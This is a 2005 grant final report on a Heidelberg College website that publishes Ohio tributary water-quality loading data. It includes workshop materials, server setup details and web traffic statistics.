Lake Erie Tributary Loading Data: Access, Analysis, & Interpretation

Lake Erie Protection Fund Small Grant (SG 243-05)

Final Report

Submitted to:

The Ohio Lake Erie Commission
One Maritime Plaza, Fourth Floor
Toledo, Ohio 43604-1866

Edwin J. Hammett, Executive Director

Prepared by:

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National Center for Water Quality Research
Heidelberg College
Tiffin, Ohio 44883

December 6, 2005

I. **Introduction**

The project summary, as included in the proposal for this grant, offers a good introduction to the project supported by this grant. That summary serves as an introduction to this final report.

"Since 1974, the WQL has collected more than 80,000 water samples from Lake Erie tributaries, including stations on the Maumee, Portage, Sandusky, Huron, Vermilion, Cuyahoga, and Grand rivers, and analyzed them for suspended solids, total and soluble phosphorus , nitrate, ammonia+ organic nitrogen, chloride and conductivity. In this project, we will make these data available at our web site in the form of downloadable Excel files. We will also develop and post a user's guide for the data. This guide will include templates in Excel format for typical analyses of the data relative to both pollutant loading and ambient water quality. The user's guide will also include suggestions for interpretation of the data and discussion of the relationships between tributary loading data and synoptic survey data of the type collected by the Ohio Environmental Protection Agency. During the development of the data formats, user's guide, and analytical templates, WQL staff will meet with project collaborators, including the watershed coordinators listed below, to insure that the resulting products are user friendly."

This project, as outlined in our proposal, has now been completed. The web site, entitled "Lake Erie Tributary Loading Data: Access, Analysis & Interpretation," is up and running at http://wql-data.heidelberg.edu. Since going on-line in mid-August, the site has been averaging about 1650 requests and 400 pages of downloads per month. Since the web-site is the final product of the grant, it represents, in large measure, the "final report" for this grant. This final report will provide an overview of the contents of the web site, a review of milestones along the way in its production, a review of the most recent Web Server Statistics for the site, a list of currently scheduled post-project activities and a technical summary of how the site was set up.

II. Web Site Content: an Overview (This section is taken from the introductory HTML of the Web site)

This website contains two major sections:

Part 1. User's Guide to the River Data Sets

This section provides tutorials (pdf files) that (1) provide background information on the Water Quality Laboratory's Tributary Loading Program, (2) describe and offer interpretations of the various graphs and the summary report produced by the AnalysisTemplatev3 program, and (3) relate the data and information from the Ohio Tributary Loading Program to various current scientific, sampling and policy issues related to the assessment and management of Ohio's water resources.

Part 2. Access to RiverData files and the AnalysisTemplatev3 file

This section provides access to Excel files (RiverData files) containing data (flow and concentration) for the period-of-record for each of 11 stations included in the WQL's 2005 water year tributary loading program. It also provides access to the

AnalysisTemplatev3 Excel file that provides a variety of graphical analyses of data from the river data files, as well as summary report production options. A pdf tutorial on the use of the AnalysisTemplatev3 file is also included in Part 2.

Important Note for those who download data from this site:

> It is intended that the Excel files be downloaded to the user's own computer where the data sets can be analyzed and explored with the aid of the AnalysisTemplatev3. Users are, of course, free to examine and utilize data in the RiverData files using their own analysis and graphing programs. However, users are hereby advised that samples collected and analyzed within the WQL's tributary loading system utilize stratified sampling techniques. The AnalysisTemplatev3 program takes into account this stratified sampling in all of its calculations. If users ignore the stratified sampling, certain of the results and graphs will likely be very misleading and will fail to reflect the "reality" our program attempts to monitor.

Part 1. User's Guide to the River Data Sets

Important notes on updates to Part 1 (This link provides dates of most recent file versions.)

1. Background of the WQL's Tributary Loading Program
   a. Program Description – describes in more detail the goals and purposes of the tributary loading program.
   b. Sampling Stations and Methods - provides information on the sampling stations, their watersheds, and the sampling methods.
   c. Analytical Methods – summarizes the analytical methods used for nutrients and suspended sediments.
   d. Data Set Description - describes the format for the data in the Excel files.

2. Tutorials on graphical analyses of the river data sets and on summary report calculations
   a. Hydrographs, Sedigraphs and Chemographs
   b. Loading Calculations, Annual Loads, and Unit Area Loads
   c. Concentration Exceedency Curves
   d. Time-Weighted and Flow-Weighted Mean Concentrations
   e. Concentration-Flow Relationships
   f. Two Parameter Comparisons (e.g., nutrient-sediment)
   g. Relationships between Pollutant Loading and Stream Discharge
   h. Pollutant Concentration-Flow Duration Relationships

3. Tutorials on further use and interpretation of the tributary loading data sets
   a. Nonpoint contributions to total loads
   b. Comparative Watershed Analysis
   c. Watershed Scale Effects
   d. Relationships to Synoptic Surveys
   e. In-stream Processing
   f. Diurnal Variations in Inputs

Part 2. Access to RiverData Files and the AnalysisTemplatev3 File

Important notes on updates, platform /software requirements and security for Part 2

1. A note on data quality control and screening
2. Directions for downloading Excel files
3. Directions for use of AnalysisTemplatev3
4. Download RiverData files and AnalysisTemplatev3.
   a. AnalysisTemplatev3
   b. CuyahogaData
   c. GrandData
   d. GreatMiamiData
   e. HoneyCreekData
   f. MaumeeData
   g. MuskingumData
   h. RaisinData
   i. RockCreekData
   j. SanduskyData
   k. SciotoData
   l. VermilionData

In the above outline, each of the underlined statements or names opens up into a pdf file, an Excel file or an html document on the Web site. Copies of all of these files are included on the CD that accompanies this report. Black and white copies of the tutorials (pdf files) are included in the appendices to this final report. They are all currently available on the Web site.

III. Milestones in the Production of the Web Site

The milestones in the production of the web site closely followed the schedule of activities and timeline laid out in the grant proposal. These are listed below.

1. Initial Meeting with Collaborators -- deferred until WEB based materials had been reviewed by collaborators.
2. Prepared and transferred river data into Excel files - completed for Lake Erie tributaries and for Ohio River tributaries (Muskingum, Scioto, and Great Miami rivers). We decided to add the Ohio River tributaries because they provide good comparisons to some of the Lake Erie tributaries and their inclusion required minimal additional work.
3. Placed Excel river data files on password protected web site -- completed April 19, 2005.
4. Prepared and placed data analysis template on password protected web site -- completed April 19, 2005.
5. Drafted User's Guide, including tutorials explaining the various graphs produced by the analysis template, and placed it on the password protected web site -- completed April 19, 2005.
6. The web site address and passwords were sent to collaborators so they could initiate their reviews.
7. Planned and hosted a one-day workshop on the use of the tributary loading web site. The workshop was held on August 24, 2005 at Beeghly Library on the Heidelberg campus.

The workshop was attended by 14 individuals. An agenda and list of attendees for the workshop are included in the Appendix to this report.

8. The passwords were removed from the web site on August 22, 2005 so that it would be open to all potential users accessing the Web.
9. Revised the AnalysisTemplatev3 program in light of comments and feedback at the workshop. The current version of the AnalysisTemplatev3 program is dated October 12, 2005 and was posted on the web site at that time.
10. The tutorials have been revised to facilitate their use. The revised tutorials are dated 9/27/05 and were posted to the web at that time.
11. A display with demonstrations of the use of the web site was presented at the Fall Meeting of the Water Management Association of Ohio on November 2 and 3, 2005.

The above activities completed the work program outlined in our grant proposal and incorporated into our grant agreement.

IV. Summary of Web Server Statistics for the Web Site

The web site was established on a separate server by the Information Technology Staff at Heidelberg College and it was set up such that Web Server Statistics could be obtained specifically for the Tributary Loading Data web site. A copy of the Web Server Statistics for the period ending Monday, December 05, 2005 at 4:02 A.M. is included in the Appendix to this report. A general summary of the statistics is shown below.

This summary covers the period from Fri. April 15, 2005 to Mon., December 5, 2005 at 3:31 AM (233.73 days). Figures in parenthesis refer to the 7-day period ending December 5, 2005 at 4:02 A.M.

Successful requests: 7,680 (427)
Average successful requests per day: 32 (60)
Successful requests for pages: 1,847 (121).
Average successful requests for pages per day: 7 (17)
Failed requests: 1,074 (73)
Redirected requests: 8 (0)
Distinct files requested 74 (37)
Distinct hosts served: 729 (85)
Data transferred: 1.83 gigabytes (94.13 megabytes)
Average data transferred per day: 8.00 megabytes (13.45 megabytes)

The statistics for the most recent week (or average day for the week) are representative of the activity on the site since the passwords were removed on August 22, 2005. During the most recent week, the site was visited by 60 users per day, with 17 of them actually downloading pages from the site. The statistics also show that 37 distinct files were requested during the last week. Since the site contains only 35 primary links (separate tutorials, riverdata files, or html intra-site links), that data suggest that users have been viewing and/or downloading virtually the entire web site, including the tutorial pdf files and the riverdata/analysistemplatev3 Excel files.

V. Technical Description of Web Site Characteristics

The system serving the web site for the Ohio Tributary Loading Program is a dedicated Pentium IV-class system running the open-source Linux operating system (2.6 kernels). Heidelberg's information technology staff has had great success in meeting the campus' Internet service needs with open standards and systems. Use of a commodity hardware platform allows for rapid scalability should the need arise.

The web server software itself is *Apache,* version 2.0.52, from the Apache Software Foundation (www.apache.org). System access is secured by the operating system's *iptables* filter, a packet-level firewall, configured to allow only HTTP port 80 access from the outside world to the server. Server administration is conducted by authorized administrators via encrypted SSH (secure shell) access. Web server logs are managed and rotated using *cronolog* (www.cronolog.org), and access to the web site itself is secured via HTTP Authentication using a name and password provided to interested parties by the project director. Apache and cronolog are built from source; other system components are updated in RPM format. Patches and security updates are applied to the operating system via YUM (the Yellowdog Update Manager) as they are made available. System backup can be accomplished using *tar* and *dump*—system contents can be archived to another campus server and written to tape.

HTML pages are composed using a mix of traditional tag editing and the commercial Macromedia *DreamWeaver* package (www.macromedia.com); Microsoft Excel (www.microsoft.com) files and printable documents in Adobe's Acrobat format (www.adobe.com) are also available for end-user download via the web site. File maintenance is aided by the ability of the web designer and project director to mount the web directory as a disk drive on their own Windows PCs; this "drag and drop" access is made possible by use of the open-source Samba software system (www.samba.org), which provides SMB/CIFS access to non-Windows operating systems.

VI. Post Project Activities

At this time, the following post project activities have been scheduled:

1. We will be providing a one-day workshop on the use of the web site and relevance of the associated data analyses to surface water issues in Ohio to the Ohio EPA's Division of Surface Water. The workshop will be held in Columbus on December 20, 2005.
2. We will be providing a one and one-half day workshop on the web site to the Michigan Department of Environmental Quality in Lansing, Michigan on February 19 and 20, 2006. The web-site presentations will lead into a discussion of possible revisions to Michigan's surface water sampling programs.
3. In January 2006, the 2005 Water Year data will be added to the Excel river data files. This will represent the first of the anticipated annual updates to the web site river data files.

VII. Content of CD Submitted with this Final Report

The CD submitted along with this final report includes all of the materials included in this report and its appendices, along with copies of all of the files currently on the Lake Erie Tributary Loading Data web site. The contents are organized as follows:

Folder: Final Report and Appendices

This folder includes a pdf file of this report along with a download file of the Web Server Statistics

Folder: Contents of the Web Site (December 9, 2005)

- **Folder: PDF files of Tutorials**
- **Folder: Excel files of RiverData and AnalysisTemplatev3**
- **Folder: HTML documents used on the Web Site**

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Appendices to the Final Report

Submitted to:

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Heidelberg College
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December 8, 2005

Lake Erie Tributary Loading Data:
Access, Analysis & Interpretation (Final Report)

Appendices

Table of Contents

Appendix 1a. Workshop Outline

1. Introductions
2. Demonstrate (via projector and laptop)
   a. Setting Excel macro security level to medium
   b. Logging onto the website
   c. Review general content of the webpage
   d. Download Rock Creek river file to new folder on desktop
   e. Illustrate file format including time window (Stratified sampling)
   f. Download Analysis Template3 to Workshop folder on desktop.

Particpant Assignments #1 & #2 (Set macro Security to medium and download analytical template and river file from web into file they create on the website.)

3. Use of the Analysis Template via projector and Laptop (use from folder of downloaded files)
   a. Menu Worksheet
   b. Note latest version
   c. Select graphing or summary report worksheets (illustrate with Hydrograph/Chemograph, two variables)
   d. Select River, (Scioto) note appearance of starting and ending dates)
   e. Select Parameters, Flow (y1 axis) and TP (y2 axis)
   f. Select Dates (05/19/04 – 06/03/04)
   g. Hit get and graph data
   h. Show file
   i. Show data sheet (data sheet is protected)
   j. Illustrate (save to new file)
   k. Illustrate file protection (Riverfiles) to (new workbook files)
   l. Illustrate advanced peaks for TP & SS, Trailing peaks with NO23, inverse peak with live demonstration on laptop and projector.
   m. Note tutorial on interpretation of hydrograph/chemograph timing.

Assignment #3 Hydrograph/Sedigraph/Chemograph Comparisons via Analysis Template

Assignment #3 Discussion

4. Introduction to the use and interpretation of Concentration Exceedency Curves
   a. use 10 yr NO3 chemograph from Sandusky River – Pose questions What proportion of time does concentration exceed 10 mg/L? What concentration is exceeded 50% of time (median concentration)?
   b. Use concentration exceedency plot to illustrate.
   c. Go to data sheet to illustrate ploting technique.
   d. Go to data sheet to pick up descreet values. 10 mg/L exceedency or median.
   e. Illustrate Two river Comparisons for Concentration exceedency curves.
      TP - Maumee and G. Miami, Nitrate- Sandusky and Cuyahoga

Assignment #4. Concentration Exceedency Curves

Concentration Exceedency Curve Discussions: Nitrate Data, TP data Comparative Analyses.

5. Concentration Flow Relationships in relation to point and nonpoint sources of pollutants.

    a. Use Powerpoint Presentation (Add nitrate issue to power point)

Assignment #5 Concentration versus flow curves.

Discussion of Concentration versus flow curves.

6. Use and Interpretation of Summary Report

    a. Run the Summary Report program for the 2003 Water Year for the River Raisin

    b. Go over the outputs of the summary report.

    c. Go over the data sheet to illustrate calculations summarized Report Sheet

Assignment #6. Summary Report.

7. From initial annual loading estimates to published loading data. (Pete Richards)

--------------------------Lunch------------------------------

8. Uses of the two variable plotting option
    a. Illustrate for TP-SS for Sandusky River linear, 10 years
    b. Switch to power point for comparing two-parameter plots for two rivers.

Assignment # 7 Two Variable Comparisons

Discussion of two variable comparisons.

9. Introduction of Flow Duration and Cumulative load curves.
    a. Use option for Rock Creek Sediment
    b. Go to power point to illustrate
    c. Go back to Analysis Template Data Sheet to review calculations and plots

Assignment #8 Flow Duration and Cumulative Load Plots
Discussion of Scale Effect uses Workshop Summary Chart of Percent of total load

10. Introduction to Flow Duration Sample Concentration Curves
    a. Great Miami TP 8 year interval
    b. Go to data sheet to illustrate the plots.
    c. Compare with TP versus flow for same data set. Use power point comparison

Assignment #9 Flow Duration Sample Concentration Graphs
Discussion

11. Tributary loading studies versus area wide surveillance Some thoughts by DBB.

12. In stream processing some thoughts by DBB

13. Have programs made a difference? Trends, Causes, Weather Effects, minimum Detectable Change. Pete Richards.

Appendix 1.b. Particpant Assignments

The WQL Tributary Loading Website Workshop
Water Quality Laboratory, Heidelberg College,
August 24, 2005

Note: On the back of your name tag, a river will be listed. You will do the following assignments for that river. The data for the various rivers will be collected and discussed. One other person will likely be assigned to the same river that you are to use.

WQL staff: Introductions and an overview of the Website.

1. Open up Excel on your computer and set the macro security level to medium.
   a. With Excel open, go to the "Tools" menu and select "Options"
   b. Under "Options", select "Security"
   c. Under "Security" select "Macro Security"
   d. Under Macro Security, select "Medium"
   e. Close selection boxes

2. From the website (http://wql-data.heidelberg.edu/), download Analysis Templatev3 and the river data file you are assigned to work on. Create a folder on the desktop and place the two downloaded files in the folder. Name the folder "River Workshop"

WQL staff: Introduction to the use of the Analysis Template and it application to hydrogaph/chemograph plots.

3. Hydrograph/Sedigraph/Chemograph Comparisons via the Analysis Template

   For your river, see if you can find a storm showing both the advanced SS peak relative to the flow peak and a trailing nitrate peak relative to the flow peak. Plot the spring summer period (March 1 – July 31) for a particular water year using the "Hydrograph/Chemograph Plots – two variable" plot option. Choose Flow for the y1 axis and SS or NO3 for the y2 axis. Examine the storm events during that interval, and try to pick out a single isolated storm event showing the advanced sediment peak and trailing nitrate peak. Click on data points at the beginning and ending of the selected storm event and enter these as starting and ending dates in the plot routine. Replot the individual storm event and examine relationships between flow, SS, TP, Nitrate and chloride graphs. Print out the graphs for both SS and Nitrate in relation to flow. Post the plots on the poster board.

WQL Staff: Introduction to the use and interpretation of Concentration Exceedency Curves

4. Concentration Exceedency Curves

   For your river, plot concentrations exceedency curves for the 10/01/96 – 9/30/04 period. From the graph and/or data sheets, determine the following:
   a. What percent of the time did the nitrate concentration exceed 10 mg/L? ___
   b. What nitrate concentration was exceeded 50% of the time?______
   c. What percent of the time did TP exceed 0.10 mg/L? ________
   d. What percent of the time did TP exceed 0.17 mg/L? _______
   e. What percent of the time did TP exceed 0.30 mg/L? _______
   f. What TP concentration was exceeded 50% of the time? ________

   Record the above data on the on the workshop data collection chart.

   How do answers for b. and f. above differ from median values in the data sets?

WQL Staff: Use and interpretation of Concentration versus flow graphs.

5. Concentration versus Flow Curves
   For the period between 10/01/96 and 09/30/04, examine the relationship between flow and the concentrations of TP, SRP, Nitrate, SS and chloride for your river. Is there evidence of point sources of phosphorus at the sampling station for your river? (If the labeled x-axis is not at the base of the graph, click on the y1 axis and reset the intercept to the lowest log cycle on the flow axis.)

   Read the tutorial on Concentration-flow relationships available on the website.

WQL Staff: Use and interpretation of the Summary Report.

6. Summary Report
   Run the summary report program for TP for the 2003 Water Year (10/01/02 – 09/30/03) for your river. Record the following information:
   a. Total load (TP) ______________ metric tons.
   b. Unit area load _______________ kg/ha
   c. Total discharge _______________ thousand cubic meters
   d. Total discharge _______________ million cubic meters

   Record the a, b and d. above on the data workshop data collection chart for TP loads.

WQL Staff: From initial annual loading estimates to published loading data.

-- Lunch --

WQL Staff: Uses of the Two Variable plotting option.

7. Two Variable Comparisons
   Examine the relations between log SS concentration and log TP, TKN, NO3 and Cl for your river. Use the 8 year interval between 10/01/96 and 09/30/04.How does the relationship between TP and SS compare with that between TKN and SS.

WQL Staff: Introduction to Flow Duration and Cumulative Load curves.

8. Flow Duration & Cumulative Load Plots
   Examine the relationship between flow duration curves and percent of total load curves for SS, TP, NO23, and Cloride. Record the following information:
   a. What % of the total SS load is exported by flows exceeded 20% of the time?
   b. What % of the total TP load is exported by flows exceeded 20% of the time?
   c. What % of the total NO23 load is exported by flows exceeded 20% of the time?
   d. What % of the total Cl load is exported by flows exceeded 20% of the time?

   Record the above data on the workshop data collection chart of loading-flow relationships.

WQL Staff: Discussion of data collection chart regarding loading-flow relationships.
WQL Staff: Introduction to Flow Duration/Sample Concentration charts.

9. Flow Duration/Sample Concentration graphs.
   For your river plot TP concentrations in relation to a flow duration for the 8 year period from 10/01/96 to 09/30/04. Do the same for NO23. Compare concentrations of TP and NO23 in relation to flow duration. Plot the standard TP concentration versus flow plot for the same period. Compare this graph with the TP in relation to flow duration. What are the relative advantages of these alternative ways of displaying the data?

WQL Staff: Comparisons between tributary loading studies and area-wide surveillance studies, such as those of the OEPA.

WQL Staff: On the role of in-stream nutrient processing: ambient water chemistry effects versus loading effects.

WQL Staff: Have programs made a difference? Trend, Causes, Weather Effects, Minimum Detectable Changes

Staff and participants: Program wrap-up.

A One-day Workshop:
Using the WQL's Tributary Loading Website

Workshop Description

The Heidelberg College Water Quality Laboratory (WQL) has developed a website that makes available the nutrient and sediment data it has collected for Ohio rivers as part of its long-term tributary loading studies. The website contains: (1) downloadable Excel files for each of eleven rivers, (2) a downloadable Excel Analytical Template that aids in data analysis, and (3) tutorials that offer interpretations of the graphs and tables generated by the Analytical Template. Following a review of the various sections of the website, the workshop will focus on the use of the Analytical Template for investigating and illustrating the impacts of point and nonpoint sources of pollutants on stream chemistry and pollutant loading.

In addition to their use in various research and management applications, the data sets may also be useful in a variety of educational settings where the effects of point and nonpoint sources of pollutants on stream chemistry are under consideration. The Excel files contain data on more than 88,000 water samples collected between the 1975 and 2004 Water Years.

The development of this website has been supported by grants to the Heidelberg College Water Quality Laboratory from the Ohio Lake Erie Commission's Lake Erie Protection Fund (SG 243-05) and the National Machinery Foundation of Tiffin, Ohio.

Workshop Date: Wednesday, August 24, 2005

Workshop Time: 9:00 AM to 4:00 PM

Workshop Location: Montague Research Room, Beeghly Library, Heidelberg College, Tiffin, Ohio

Workshop Instructors: Dr. David Baker & Dr. Peter Richards

Workshop Cost: $12 – to cover lunch and refreshments

For more information and to register, contact Dr. David Baker, Water Quality Laboratory, Tiffin, Ohio 44883 (419 448-2941 or dbaker@heidelberg.edu)

Appendix 2

Heidelberg College
Water Quality Laboratory
One-day Workshop:
Using the WQL's Tributary Loading Website
August 24, 2005

Attendance

Participants:

Larry Antosch, Ohio Farm Bureau
Ken Baker, Heidelberg College Biology Department
Dan Binder, Ohio Environmental Council
Jim Bridgeman, University of Toledo/Lake Erie Center
Jim Coss, University of Toledo/Lake Erie Center
John Crumrine, NRCS (Retired)
Tim Granata, Ohio State University
Matt Horvat, Toledo Metropolitan Area Council of Governments
Jack Kramer, Water Quality Laboratory
Ken Krieger, Water Quality Laboratory
Katie McKibben, Ohio EPA, Bowling Green, Ohio
Chris Riddle, Sandusky River Watershed Coalition
Josie Setzler, Water Quality Laboratory
Jim Stafford, NRCS. Columbus, Ohio

Presenters:

David Baker, Water Quality Laboratory
Mark Baker, MBK Consulting, Eaton Rapids, Michigan
Pete Richards, Water Quality Laboratory

Web Server Statistics for [Ohio Tributary Loading Program]

Program started on Tue, Feb 28 2006 at 4:02 AM.
Analyzed requests from Fri, Apr 15 2005 at 10:00 AM to Tue, Feb 28 2006 at 2:43 AM (318.70 days).

General Summary

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report contains overall statistics.

Figures in parentheses refer to the 7-day period ending Feb 28 2006 at 4:02 AM.

Successful requests: 15,103 (728)
Average successful requests per day: 47 (103)
Successful requests for pages: 3,750 (245)
Average successful requests for pages per day: 11 (34)
Failed requests: 2,474 (168)
Redirected requests: 10 (0)
Distinct files requested: 75 (35)
Distinct hosts served: 1,517 (150)
Corrupt logfile lines: 16
Unwanted logfile entries: 1,387
Data transferred: 3.12 gigabytes (101.94 megabytes)
Average data transferred per day: 10.04 megabytes (14.56 megabytes)

Monthly Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the activity in each month.

Each unit (▬) represents 25 requests for pages or part thereof.

month	#reqs	#pages
Apr 2005	798	184
May 2005	228	69
Jun 2005	450	89
Jul 2005	142	25
Aug 2005	682	193
Sep 2005	1509	404
Oct 2005	1850	397
Nov 2005	1739	409
Dec 2005	1987	486
Jan 2006	2516	546

Feb 2006	3202	948	

Busiest month: Feb 2006 (948 requests for pages).

Weekly Report

(**Go To**: Top | General Summary | Monthly Report | **Weekly Report** | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the activity in each week.

Each unit (▬) represents 8 requests for pages or part thereof.

week beg.	#reqs	#pages
Apr/10/05	86	30
Apr/17/05	474	89
Apr/24/05	238	65
May/ 1/05	185	57
May/ 8/05	10	2
May/15/05	30	8
May/22/05	0	0
May/29/05	263	50
Jun/ 5/05	82	9
Jun/12/05	68	21
Jun/19/05	38	10
Jun/26/05	2	1
Jul/ 3/05	0	0
Jul/10/05	73	8
Jul/17/05	48	9
Jul/24/05	21	8
Jul/31/05	101	17
Aug/ 7/05	82	23
Aug/14/05	41	15
Aug/21/05	320	103
Aug/28/05	247	66
Sep/ 4/05	531	156
Sep/11/05	275	60
Sep/18/05	329	90
Sep/25/05	272	71
Oct/ 2/05	347	69
Oct/ 9/05	477	88
Oct/16/05	336	87
Oct/23/05	507	112
Oct/30/05	536	141
Nov/ 6/05	545	88
Nov/13/05	286	66
Nov/20/05	336	94
Nov/27/05	426	114
Dec/ 4/05	540	128
Dec/11/05	385	87
Dec/18/05	541	138
Dec/25/05	307	76
Jan/ 1/06	477	92
Jan/ 8/06	387	88

Jan/15/06	505	120	
Jan/22/06	733	178	
Jan/29/06	1111	153	
Feb/ 5/06	614	254	
Feb/12/06	989	307	
Feb/19/06	631	238	
Feb/26/06	271	64	

Busiest week: week beginning Feb/12/06 (307 requests for pages).

Daily Summary

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the total activity for each day of the week, summed over all the weeks in the report.

Each unit (■) represents 20 requests for pages or part thereof.

day	#reqs	#pages	
Sun	1288	322	
Mon	2262	531	
Tue	2618	619	
Wed	2520	642	
Thu	2896	710	
Fri	2438	685	
Sat	1081	241	

Hourly Summary

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the total activity for each hour of the day, summed over all the days in the report.

Each unit (■) represents 8 requests for pages or part thereof.


hour	#reqs	#pages	
0	233	46	
1	177	47	
2	346	94	
3	220	77	
4	238	63	
5	389	97	
6	448	106	
7	398	102	
8	805	199	
9	1493	339	
10	1266	345	
11	1198	262	
12	859	238	

13	894	257
14	1227	274
15	1015	278
16	1235	240
17	633	137
18	335	86
19	277	82
20	236	87
21	472	108
22	471	131
23	238	55

Domain Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the countries of the computers which requested files.



Listing domains, sorted by the amount of traffic.


#reqs	%bytes	domain
6550	44.79%	[unresolved numerical addresses]
3150	23.54%	.com (Commercial)
2074	12.36%	.net (Networks)
1191	6.43%	.edu (US Higher Education)
348	2.96%	.org (Non Profit Making Organizations)
452	2.85%	.gov (US Government)
131	1.16%	.us (United States)
172	0.89%	.ca (Canada)
62	0.66%	.de (Germany)
108	0.57%	.uk (United Kingdom)
124	0.53%	.au (Australia)
61	0.35%	.th (Thailand)
49	0.35%	.br (Brazil)
80	0.35%	.fr (France)

51	0.25%	.cz (Czech Republic)
84	0.25%	.sg (Singapore)
58	0.18%	.gr (Greece)
26	0.15%	.ch (Switzerland)
32	0.13%	.my (Malaysia)
17	0.12%	.jp (Japan)
23	0.10%	.pl (Poland)
11	0.09%	.be (Belgium)
19	0.08%	.it (Italy)
7	0.07%	.pt (Portugal)
22	0.06%	.nl (Netherlands)
14	0.06%	.nz (New Zealand)
9	0.05%	.lt (Lithuania)
15	0.05%	.in (India)
4	0.05%	.id (Indonesia)
16	0.05%	.mx (Mexico)
21	0.04%	.tr (Turkey)
12	0.04%	.co (Colombia)
11	0.04%	.mil (US Military)
2	0.03%	.hu (Hungary)
2	0.03%	.om (Oman)
8	0.03%	[domain not given]
9	0.03%	.ar (Argentina)
14	0.03%	.se (Sweden)
9	0.02%	.hr (Croatia)
5	0.02%	.es (Spain)
1	0.02%	.fj (Fiji)
1	0.02%	.fi (Finland)
4	0.02%	.za (South Africa)
9	0.01%	.ma (Morocco)
5	0.01%	.tw (Taiwan)
4	0.01%	.sk (Slovakia)
12	0.01%	.cn (China)
3	0.01%	.no (Norway)
3		.sa (Saudi Arabia)
1		[unknown domain]
1		.hk (Hong Kong)
5		.at (Austria)
1		.il (Israel)

Organization Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the organizations of the computers which requested files.



